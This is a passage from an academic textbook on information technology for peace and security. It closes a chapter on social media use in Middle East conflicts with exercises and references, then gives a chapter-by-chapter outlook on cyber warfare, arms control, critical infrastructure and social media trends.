Exercise 18-4: You want to investigate the social media usage during a conflict situation in the Middle East (e.g. the overthrow of a dictatorship). Which scientific methods could be used? Which possibilities as well as limitations do they offer? Present a research concept to get a representative picture of the local practices.

Exercise 18-5: Which (technical) developments could influence future possibilities of activists in crisis situations? Reflect on possible scenarios.

18.7 References

18.7.1 Recommended Reading

Aouragh, M. (2011). Palestine online: transnationalism, the Internet and construction of identity (Vol. 90). IB Tauris.

Tufekci, Z., & Wilson, C. (2012). Social Media and the Decision to Participate in Political Protest: Observations From Tahrir Square. *Journal of Communication*, *62*(2), 363–379. https://doi.org/10.1111/j.1460-2466.2012.01629.x.

Wilson, C., & Dunn, A. (2011). Digital Media in the Egyptian Revolution: Descriptive Analysis from the Tahrir Data Sets. *International Journal of Communication*, *5*(0), 25.

Wulf, V., Misaki, K., Atam, M., Randall, D., & Rohde, M. (2013). 'On the ground' in Sidi Bouzid: investigating social media use during the tunisian revolution (p. 1409). ACM Press. https://doi.org/10.1145/2441776.2441935.

18.7.2 Bibliography

Al-Ani, B., Mark, G., Chung, J., & Jones, J. (2012). The Egyptian blogosphere: a counter-narrative of the revolution (p. 17). ACM Press. https://doi.org/10.1145/2145204.2145213

Allan, S. (2006). *Online News: Journalism And The Internet: Journalism and the Internet*. McGraw-Hill International.

Allan, S., & Thorsen, E. (2009). *Citizen journalism: Global perspectives* (Vol. 1). Peter Lang.

Alonso, A., & Oiarzabal, P. J. (2010). *Diasporas in the new media age: Identity, politics, and community*. University of Nevada Press.

Amnesty International. (2016). Syria report. Retrieved 22 February 2016, from https://goo.gl/NqkRe5

Aouragh, M. (2011). *Palestine online: transnationalism, the Internet and construction of identity* (Vol. 90). IB Tauris.

Barak-Erez, D. (2006). Israel: The security barrier—between international law, constitutional law, and domestic judicial review. *International Journal of Constitutional Law*, *4*(3), 540–552.

Booth, R., Mahmood, M., & Harding, L. (2012, March 14). Exclusive: secret Assad emails lift lid on life of leader's inner circle. Retrieved 10 April 2016, from http://goo.gl/vs6Ge7

Bowman, S., & Willis, C. (2003). We media. *How Audiences Are Shaping the Future of News and Information*.

Chozick, A. (2012). For Syria's rebel movement, Skype is a useful and increasingly dangerous tool. *New York Times*, *30*.

CIA. (2017). The World Factbook — Syria. Retrieved 8 May 2017, from https://www.cia.gov/library/publications/the-world-factbook/geos/sy.html

Citizen journalism: valuable, useless, or dangerous? (2012). New York: International Debate Education Association.

Crivellaro, C., Comber, R., Bowers, J., Wright, P. C., & Olivier, P. (2014). A pool of dreams: facebook, politics and the emergence of a social movement (pp. 3573–3582). ACM Press. https://doi.org/10.1145/2556288.2557100

El-Nawawy, M., & Khamis, S. (2013). *Egyptian revolution 2.0: Political blogging, civic engagement, and citizen journalism*. Palgrave Macmillan.

Gillmor, D. (2006). *We the media: Grassroots journalism by the people, for the people*. O'Reilly Media, Inc.

Greenwald, G. (2017, December 30). Facebook Says It Is Deleting Accounts at the Direction of the U.S. and Israeli Governments. Retrieved from https://theintercept.com/2017/12/30/facebook-says-it-is-deleting-accounts-at-the-direction-of-the-u-s-and-israeli-governments/

Gunitsky, S. (2015). Corrupting the cyber-commons: Social media as a tool of autocratic stability. *Perspectives on Politics*, *13*(1), 42–54.

Haddadi, H., Mortier, R., & Hand, S. (2012). Privacy analytics. *ACM SIGCOMM Computer Communication Review*, *42*(2), 94–98.

Himka, J.-P. (2015). The history behind the regional conflict in Ukraine. *Kritika: Explorations in Russian and Eurasian History*, *16*(1), 129–136.

Howard, P. N., Agarwal, S. D., & Hussain, M. M. (2011). When do states disconnect their digital networks? Regime responses to the political uses of social media. *The Communication Review*, *14*(3), 216–232.

Howard, P. N., Duffy, A., Freelon, D., Hussain, M. M., Mari, W., & Mazaid, M. (2011). Opening Closed Regimes: What Was the Role of Social Media During the Arab Spring? *SSRN Electronic Journal*. https://doi.org/10.2139/ssrn.2595096

Jenkins, H., & Thorburn, D. (2004). *Democracy and new media*. MIT Press.

Jürgens, P., Jungherr, A., & Schoen, H. (2011). Small worlds with a difference: New gatekeepers and the filtering of political information on Twitter. In *Proceedings of the 3rd International Web Science Conference* (p. 21). ACM.

Kavanaugh, A., Yang, S., Sheetz, S., Li, L. T., & Fox, E. A. (2011). Between a rock and a cell phone: Social media use during mass protests in Iran, Tunisia and Egypt. *ACM Transactions on Computer-Human Interaction*.

Keller, M. F. and J. (2011, August 31). Syria's Digital Counter-Revolutionaries. *The Atlantic*. Retrieved from http://goo.gl/b0q1z5

Khoury-Machool, M. (2007). Palestinian Youth and Political Activism: the emerging Internet culture and new modes of resistance. *Policy Futures in Education*, *5*(1), 17–36.

Lim, M. (2012). Clicks, cabs, and coffee houses: Social media and oppositional movements in Egypt, 2004–2011. *Journal of Communication*, *62*(2), 231–248.

Lotan, G., Graeff, E., Ananny, M., Gaffney, D., Pearce, I., & others. (2011). The Arab Spring| the revolutions were tweeted: Information flows during the 2011 Tunisian and Egyptian revolutions. *International Journal of Communication*, *5*, 31.

Lynch, M., Glasser, S. B., & Hounshell, B. (2011). *Revolution in the Arab World: Tunisia, Egypt and the Unmaking of an Era*. Slate Group.

Mejias, U. A., & Vokuev, N. E. (2017). Disinformation and the media: the case of Russia and Ukraine. *Media, Culture & Society*, *39*(7), 1027–1042. https://doi.org/10.1177/0163443716686672

Miniwatts Marketing Group. (2018). Internet World Stats: Internet Usage in the Middle East. Retrieved 1 June 2018, from http://internetworldstats.com/stats5.htm

Oates, S. (2013). *Revolution stalled: The political limits of the Internet in the post-Soviet sphere*. Oxford University Press.

Pal, J., Chandra, P., & Vydiswaran, V. V. (2016). Twitter and the rebranding of Narendra Modi. *Economic & Political Weekly*, *51*(8), 52–60.

Palen, L., Vieweg, S., Liu, S. B., & Hughes, A. L. (2009). Crisis in a Networked World: Features of Computer-Mediated Communication in the April 16, 2007, Virginia Tech Event. *Social Science Computer Review*, *27*(4), 467–480. https://doi.org/10.1177/0894439309332302

Perthes, V. (1997). *The political economy of Syria under Asad*. Ib Tauris.

Plokhy, S. (2015). *The Gates of Europe: A History of Ukraine*. Basic Books.

Postill, J., & Pink, S. (2012). Social Media Ethnography: The Digital Researcher in a Messy Web. *Media International Australia*, *145*(1), 123–134. https://doi.org/10.1177/1329878X1214500114

Reuter, C., & Kaufhold, M.-A. (2018). Fifteen years of social media in emergencies: A retrospective review and future directions for crisis Informatics. *Journal of Contingencies and Crisis Management*, *26*(1), 41–57. https://doi.org/10.1111/1468-5973.12196

Rohde, M., Aal, K., Misaki, K., Randall, D., Weibert, A., & Wulf, V. (2016). Out of Syria: Mobile Media in Use at the Time of Civil War. *International Journal of Human-Computer Interaction*. https://doi.org/10.1080/10447318.2016.1177300

Semaan, B., & Mark, G. (2011). Creating a context of trust with ICTs: restoring a sense of normalcy in the environment (p. 255). ACM Press. https://doi.org/10.1145/1958824.1958863

Shklovski, I., & Wulf, V. (2018). The Use of Private Mobile Phones at War: Accounts From the Donbas Conflict (pp. 1–13). ACM Press. https://doi.org/10.1145/3173574.3173960

Smidi, A., & Shahin, S. (2017). Social Media and Social Mobilisation in the Middle East: A Survey of Research on the Arab Spring. *India Quarterly: A Journal of International Affairs*, *73*(2), 196–209. https://doi.org/10.1177/0974928417700798

Starbird, K., & Palen, L. (2012). (How) will the revolution be retweeted?: information diffusion and the 2011 Egyptian uprising (p. 7). ACM Press. https://doi.org/10.1145/2145204.2145212

Thurman, N. (2008). Forums for citizen journalists? Adoption of user generated content initiatives by online news media. *New Media & Society*, *10*(1), 139–157.

Tufekci, Z., & Wilson, C. (2012). Social Media and the Decision to Participate in Political Protest: Observations From Tahrir Square. *Journal of Communication*, *62*(2), 363–379. https://doi.org/10.1111/j.1460-2466.2012.01629.x

Urbach, S. (2012, December 29). So machen's die Diktatoren. Retrieved 22 February 2016, from https://goo.gl/oM3Rfh

Vaccari, C. (2013). *Digital politics in Western democracies: a comparative study*. Baltimore: John Hopkins University Press.

Wilson, C., & Dunn, A. (2011). Digital Media in the Egyptian Revolution: Descriptive Analysis from the Tahrir Data Sets. *International Journal of Communication*, *5*(0), 25.

Wolfsfeld, G., Segev, E., & Sheafer, T. (2013). Social Media and the Arab Spring: Politics Comes First. *The International Journal of Press/Politics*, *18*(2), 115–137. https://doi.org/10.1177/1940161212471716

Wulf, V., Aal, K., Abu Kteish, I., Atam, M., Schubert, K., Rohde, M., … Randall, D. (2013). Fighting against the wall: social media use by political activists in a Palestinian village (p. 1979). ACM Press. https://doi.org/10.1145/2470654.2466262

Wulf, V., Misaki, K., Atam, M., Randall, D., & Rohde, M. (2013). 'On the ground' in Sidi Bouzid: investigating social media use during the tunisian revolution (p. 1409). ACM Press. https://doi.org/10.1145/2441776.2441935

Part VII: Outlook

19 The Future of IT in Peace and Security

Christian Reuter · Konstantin Aal · Larissa Aldehoff · Jürgen Altmann · Ute Bernhardt · Johannes Buchmann · Kai Denker · Dominik Herrmann · Matthias Hollick · Stefan Katzenbeisser · Marc-André Kaufhold · Alfred Nordmann Thomas Reinhold · Thea Riebe · Annette Ripper · Ingo Ruhmann · Klaus-Peter Saalbach · Niklas Schörnig · Ali Sunyaev · Volker Wulf

Abstract

Not only today, but also in the future information technology and the advances in the field of computer science will have a high relevance for peace and security. Naturally, a textbook like this can only cover a selective part of research and a certain point in time. Nonetheless, it can be attempted to identify trends, challenges and venture an outlook into the future. That is exactly what we want to achieve in this chapter: To predict future developments and try to classify them correctly. These considerations were made both by the editor and the authors involved alike. Therefore, an outlook based on fundamentals, cyber conflicts and war, cyber peace, cyber arms control, infrastructures as well as social interaction is given.

Objectives

- Learning about current trends and ideas on future developments.
- Being able to judge in which directions the field of research is developing.
- Gaining the ability to make seminal decisions with regard to probable developments.

C. Reuter (Ed.), *Information Technology for Peace and Security*,
https://doi.org/10.1007/978-3-658-25652-4_19

19.1 Motivation

Surely, predicting the future in an area of research is not an easy task. Also, any prediction will certainly be faulty in many ways. Nonetheless, we shall dare an outlook into the future of information technology for peace and security. In some cases, where the future depends on science-planning as well as political decisions that cannot be predicted, we rather explain what should be done.

This was tried not by the editor alone, but in cooperation with several authors of this book. The authors were invited to contribute an outlook from the perspective of their respective chapter on the future in 5 to 15 years and possible trends. The outcomes are intriguing and will be presented on the following pages.

19.2 Introduction and Fundamentals (Part I)

Chapter 2 *"IT in Peace, Conflict, and Security Research"* introduces the field of IT peace research. The potential for escalation of cyber attacks and therefore the interstate (and in some cases interpersonal) insecurity caused by IT tools is increasing. It becomes more and more important to investigate and develop technical solutions for prevention. Moreover, fundamental definitions have to be developed to enable international agreements on the use of IT tools for military and intelligence purposes. At the same time the peace-building impact of ICT needs to be considered for technology development. An interdisciplinary research approach as well as suitable research funding is necessary to overcome these challenges.

With respect to the role, relevance and tasks of Chapter 3 *"Natural-Science/Technical Peace Research"* it is necessary to consider the fundamental structure of the international system where there is no overarching authority with a monopoly of legitimate violence that guarantees the security of the states. To be prepared for attacks by others the states maintain armed forces which in turn, due to their offensive potential, increase the mutual threats. This security dilemma is aggravated by fast technological advance. Arms races and military destabilisation should be limited by (preventive) arms control. In order that states have trust in limitation of weapons and armed forces, arms-control agreements require adequate verification of compliance. In order to limit and reduce dangers from new military technologies, natural-science/technical peace research is needed in several respects: analysis of properties of military systems, their dangers, options to reduce them, and methods to verify compliance. While such research has a considerable tradition regarding weapons and carriers based on physics, chemistry and biology, with results reflected in many arms-control treaties, there is a big gap in the new field of preparations for cyber war. IT-based peace research should be done in several areas. With respect to cyber war such research should follow up military developments, analyse their dangers, investigate how civilian IT-security measures could be extended to the military, and develop concepts for confidence and security building measures (CSBMs), for limitations and for their verification. In other fields of peace and international security research is needed on the trend toward autonomous weapons and the use of artificial intelligence (AI) on the battlefield, but also on the positive contributions that AI can bring for monitoring and verification. IT-based peace research can prepare CSBMs and arms control in cyberspace and will hopefully help to convince states and publics that transparency as well as limitations are needed as well as feasible.

19.3 Cyber Conflict and War (Part II)

A major trend in the context of Chapter 4 *"Information Warfare – From Doctrine to Permanent Conflict"* is that digital technology has created new opportunities to wage Information War; its pervasiveness will widen the scope of actors and reduce the threshold for using any means available. The major players see Information Warfare as a permanent form of conflict, eroding the distinction between war and peace. The digital arms race accelerates, its resources dwarfing the investments in secure IT systems. If reason will not surprisingly prevail, instability and conflict will markedly increase around the globe.

Of *"Cyber Espionage and Cyber Defence"*, covered in Chapter 5, particularly the former is unlikely to go away very soon because of its clandestine nature. Nation states are confronted with a prisoner's dilemma: everyone would be better off by shutting down all state-sponsored hacking initiatives on a global scale; however, it is easy to cheat on such a policy. The fact that more and more countries are interested in stockpiling zero-day vulnerabilities will create a strong demand on the vulnerability market. Finally, we will see more state-sponsored attempts at introducing backdoors into hardware components. The fear of such supply-chain attacks might even create an incentive for European nation states to build up their own ecosystem of hardware manufacturers.

Also related to the previous chapter, *"Darknets as Tools for Cyber Warfare"*, the topic of Chapter 6, will gain importance for many forms of cyber warfare in future years. First, undoubtedly important for cold and hot conflicts are means of anonymous, even obfuscated communication. Second, Darknets allow for trading hacking services and exploits, which serve as building blocks for cyber weapons. Finally, Darknets offer the possibility to disseminate information unfiltered – be it disinformation and propaganda, be it reports from authoritarian countries. Still, delineating the role of Darknets as tools for cyber warfare highlights the problem of securitisation: they reciprocally serve as discursive reservoirs for deliberately constructing threat scenarios on unclear empirical grounds.

19.4 Cyber Peace (Part III)

There are also some trends with regard to cyber peace: The struggle to make the step *"From Cyber War to Cyber Peace*" (as discussed in Chapter 7) can only be resolved on a global scale, where at least the current "global players" meet, discuss and support such efforts. Nevertheless, the actual political and military situation does not provide much hope that these things will happen soon. However, IT security can be regarded as the "lowest common denominator" of all states that economically depend on the invulnerability of the cyberspace as infrastructure. Furthermore, IT services tend to spread around the world. Especially cloud applications do not regard borders. This "digital globalisation" could be an important force that can be used by civil societies to foster the ideal of a peaceful development of the cyberspace. The potential impact of such efforts will strongly depend on the question if cyber peace campaigns can be coordinated globally.

Looking at Chapter 8 *"Dual-Use and Dilemmas for Cybersecurity, Peace and Technology Assessment"*, we are convinced, that in 5 to 15 years, dual-use assessment will gain more importance. Especially so due to the increasing potential to misuse IT in e.g. assistant systems and their access to personal, business or governmental data. Another development we might see is the increasing risk of misusing robots and robot assistants to harm people. IT development will thus face the challenge to find ways to mitigate the risks of manipulation of IT and will therefore have to develop awareness-raising and evaluation methods during the research and development process.

The main trend in context of Chapter 9 *"Confidence and Security Building Measures for Cyber Forces*" is that many states are preparing military action in cyberspace, not only for defence, but also for offence, resulting in increasing mutual threats. An arms race has begun. International security is in danger, particular urgency will ensue if cyber operations will be automated. Destabilisation of the military situation has to be feared – because the real originator of an attack can be concealed, because cyber operations are integrated with general warfighting, and because military and civilian IT infrastructure are strongly coupled. These prospects call for limitations and prohibitions, but cyber arms control and its verification meet very high hurdles: weapons can be duplicated easily, their properties can be kept secret before use and there is no clear separation between espionage and attack. Thus, as a first step, confidence and security building measures (CSBMs) are advisable. States have begun to discuss and recommend confidence building measures for the general, civilian cyber sphere. However, these measures are voluntary and do not focus on military preparations. What is lacking are measures that are obligatory and focus on cyber armed forces directly. A role model exists in the CSBMs that hold for the conventional armed forces in Europe in the context of the Organization for Security and Co-operation in Europe (OSCE). Not all these CSBMs can be transferred to cyber forces because some would be unacceptably intrusive or difficult to define and verify. This holds e.g. for exchanges on the characteristics of cyber weapons or for limits on large military activities and for their observation. But information exchanges on organisation and manpower of cyber forces, on policy, doctrine and budgets, as well as consultations and, to some extent, visits and military contacts should be possible. International security would greatly improve if states will introduce such binding CSBMs for cyber forces. One can hope that with growing experiences cyber CSBMs could be expanded over time and would pave the way, together with research, to actual limitations, that is cyber arms control with adequate verification of compliance.

19.5 Cyber Arms Control (Part IV)

In context of Chapter 10 "*Arms Control and its Applicability to Cyberspace*" the examples of international and national approaches to the development of binding rules and norms for state behaviour have highlighted the increasing acceptance of the importance of cyberspace and the growing commitment of the international community to ensuring its stability. However, assessments, such as the 2013 cyber security index (UNIDIR, 2013), can only be the first step towards binding rules that limit, reduce or even prohibit the development, proliferation and usage of offensive cyber tools for military purposes. Besides the political will of states, many technical issues need to be analysed to develop solutions to these challenges. Measures need to be developed that allow controlling compliance of treaty parties, the practical monitoring of military facilities or the tracking of cyber weapon material like software vulnerability exploits. The history of arms control shows that this is a long way to go, but a necessary step towards the peaceful development of a global domain.

Looking at the topic of Chapter 11 "*Unmanned Systems: The Robotic Revolution as a Challenge for Arms Control*", more and more functions of military systems will see automation in the future - as it is the case in the civilian sector - and the human role will shift towards observation and oversight rather than direct control. In this context, manned-unmanned teaming (MUM-T) will increase significantly and more complex systems will allow the human to oversee more and more unmanned systems working independently or as a swarm. Weapon systems with a huge variety of autonomous functions are already in the testing phase, yet facing technical teething troubles. These systems, including unmanned jetfighters and tanks, will reach readiness status in the years to come. More and smaller systems will be integrated into a network, constantly exchanging data and adopting to new situations instantly. Whether an international treaty, a norm or a (weaker) Code of Conduct can be agreed upon by the international community to ban or regulate lethal autonomous weapon systems is yet to be seen.

In the context of Chapter 12 *"Verification in Cyberspace",* we expect a trend of further militarisation of cyberspace and increasing numbers of military forces that establish offensive capabilities for cyber warfare. Simultaneously, the asymmetry of cyber powers will rise. Cyber operations will become a normal part of military conflicts with the disruption, and even the destruction of critical infrastructures as part of strategic military planning. The pressure of the international state community on the leading cyber power countries to negotiate and agree to a dedicated binding regulation of the usage of cyber weapons and the protection of civilian infrastructures, will rise. The impact of cyber weapons on military systems that is hard to contain may optimally lead to cyber weapon treaties and the establishment of initiatives on verification.

Looking at the context of Chapter 13 "*Attribution of Cyber Attacks*" will remain a major challenge for cyber security in all its technical, legal and political dimensions. The attackers will probably always be one step ahead, because hackers will continue to find new vulnerabilities and unexpected ways to attack computers and devices. However, attribution efforts have made substantial progress in the last years. The trend is shifting from a more analytical approach of malware and tactics, techniques and programs to an active use of cyber and conventional intelligence. In combination with the ongoing accumulation of data and experience by security actors the time between an attack and a sufficient attribution will become shorter. Nonetheless, the development of cyber weapons is also in progress and their proliferation is difficult to control, so attackers will still have multiple options to mislead investigations on the wrong track. The cooperation between organisations by combination of resources, experience and knowledge is and will be a key element for future success in attribution of cyber attacks.

19.6 Critical Infrastructures (Part V)

Chapter 14*"Resilient Critical Infrastructures"* argue that information and communication technology (ICT) used within critical infrastructures should be designed with resilience as a guiding principle. Furthermore, the chapter also offers suggestions on how resilience can be achieved. However, mapping the suggestions to concrete architectural designs can be challenging due to a number of reasons. First, multiple security controls will raise the cost of the complete system. Second, resilience may be hard to achieve in systems that need to support legacy devices or protocols. Finally, the division into more or less independent sub-systems, which continue to operate under attacks, is challenging. We can conclude that further fundamental research is required in the domain of resilient ICT systems. Subsequently, the transfer of this fundamental research into concrete security architectures and solutions for critical infrastructures as well as the derivation of best practices to integrate the solutions into existing systems is required. Finally, it is important to note that besides technology, processes need to be in place so that an organisation can react to security incidents in a timely fashion, thus ensuring the continuity of its critical operations.

In context of Chapter 15 *"Security of Critical Information Infrastructures",* Critical information infrastructures (CII) exhibit unique characteristics that makes their management and protection challenging. CII emerge and evolve over time and are opaque systems due to the complex interconnections and interdependences of their parts. On the one hand, operators of an infrastructure (and their respective customers) might not be aware that over time their IT infrastructure has evolved to a CII; thus, they may not implement required CII security-protection mechanisms. On the other hand, we are currently lacking clear definitions and classifications of CII that help infrastructure operators to decide whether they are operating a CII. Future research is required that provides guidance on identifying and modelling CII.

Currently, critical infrastructure operators often host their own IT infrastructure or, at most, share resources with organisations with similar demands. However, critical (information) infrastructure operators are increasingly migrating their IT services to cloud environments to achieve manifold benefits, such as scalability, flexibility, and cost reduction. Nevertheless, outsourcing critical IT systems poses high risks, for example, with respect to system availability, security, and data protection and leads to a high dependency of critical infrastructure operation on the cloud service. Future research is required to understand resulting challenges and minimum requirements that cloud services must fulfil to prevent ripple effects and to ensure reliable operation of CII.

The current CII landscape faces unclear legislation and requires further regulations. Although, for example, in Germany, the 'IT-Sicherheitsgesetz' provides first minimum requirements that critical (information) infrastructures have to fulfil, standards, certifications, and best practices on how to protect critical (information) infrastructures are still lacking, specifically, for sectors with strict requirements for data protection and security, such as finance or health. In addition, there is a need for continuous assurance that the determined standards and regulations are enforced, for example, by applying appropriate (continuous) certification methods.

"*Safety and Security – Their Relation and Transformation*", as discussed in Chapter 16, calls for an assessment, critique, perhaps transformation of a new technopolitical challenge – reflecting the insight that the safe and secure operation of any technology requires legal frameworks and trustworthy institutions and thus involves politics as it operates beyond the technological sphere. While engineers maintain the physical integrity of a system, public authorities and concerned citizens need to provide and monitor the safety of the environment for safe operation. If the convergence of technologies and their complex integration through IT continues, it will be ever more difficult to maintain the traditional division of labour between safety and security, between technical and political problems. This undermines what C.P. Snow famously called the two cultures with humanities and social science on the one side, science and engineering on the other. And yet, the integrative notion of an all-encompassing "safety culture" places a considerable burden of responsibility especially on engineers who require a cross-disciplinary education encompassing computer science, humanities and the social sciences – as exemplified by this book. It is not clear, however, that the diagnosed trend and the shift from the traditional sphere of politics to the sphere of technology can and should continue. A critical assessment of this trend has to consider strategies for bringing politics back in with its emphasis on law, contractual obligation, the creation and maintenance of relations of trust.

19.7 Social Interaction (Part VI)

Looking at Chapter 17 *“Cultural Violence and Peace in Social Media”*, it is likely that the number of social media platforms will further increase, extending the opportunities to disseminate cultural violence in manual or semi-automatic manner across social media. Although a variety of countermeasures exist, such as gatekeeping, laws, media literacy, or detection algorithms, these must be adopted to the characteristics of new social media and, with regard to existing social media, malintent actors will likely find new or still exploit established ways of disseminating cultural violence. Especially social bots are capable of publishing significant amounts of manipulative content. Nonetheless, researchers will work on more sophisticated bot detection algorithms, bot developers will improve the bots’ imitation of human behaviour, leading to an arms race between concealment and detection. Since this chapter focuses on three specific topics, namely fake news, cyber terrorism and social bots, further domains or phenomena prone to cultural violence, such as (socio-political) diversity, have to be examined in order to achieve a more comprehensive view on the field. Furthermore, even though countermeasures and positive interventions are outlined as well as the development of social media guidelines and the application of social media analytics are envisioned in that chapter, their actual contribution to cultural peace must be researched in a more systematic and thorough manner to draw robust conclusions.

Trends in the context of the Chapter 18 *”Social Media and ICT Usage in Conflicts Areas”* depend on the development of internet penetration in the Arab world and Eastern parts of Europe, as well as the Southern Hemisphere as a whole. Also, more politicians and other government actors are joining social media and becoming quite apt and active users, such as Narendra Modi in India. This is likely to influence how future conflicts play out online, and how digital tools are used. The power asymmetries discussed in the chapter potentially shift further towards an imbalance in favour of state actors in control of infrastructure and larger financial resources. But the increased awareness about the importance of social media and associated risks also leads activists and support groups such as Amnesty International or Tactical Tech to improve their practices. Current research on the use of social media in conflict situations presents the platforms as simply passive stages of the actions of others instead of actors with their own intentions. Future research needs to take into account the platforms themselves, their technological structures as well as the tools and services they provide as deliberate and purposeful actors in political conflicts. The spread of misinformation on Facebook and Twitter around the 2016 presidential election in the USA, and Facebook's current reaction to this are examples of such interactions. Furthermore, the development and adaptation of future technologies in those fields can result in novel possibilities for "citizen journalists" to create news content (e.g. live streams). However, new technological developments and an increased awareness of the power and importance of social media in political situations also leads to advanced mechanisms for online surveillance, as well as attempts to avoid such surveillance.

19.8 Outlook (Part VII)

We can draw from the different perspectives of all chapters that the development around information technology for peace and security by far is not completed at all developments. This promises many fascinating and highly relevant tasks and hopefully solutions that can be addressed in future research, in order to make the world a slightly better and more secure and peaceful place.

List of Figures

C. Reuter (Ed.), *Information Technology for Peace and Security*,
https://doi.org/10.1007/978-3-658-25652-4

List of Tables

C. Reuter (Ed.), *Information Technology for Peace and Security*,
https://doi.org/10.1007/978-3-658-25652-4

Index

C. Reuter (Ed.), *Information Technology for Peace and Security*,
https://doi.org/10.1007/978-3-658-25652-4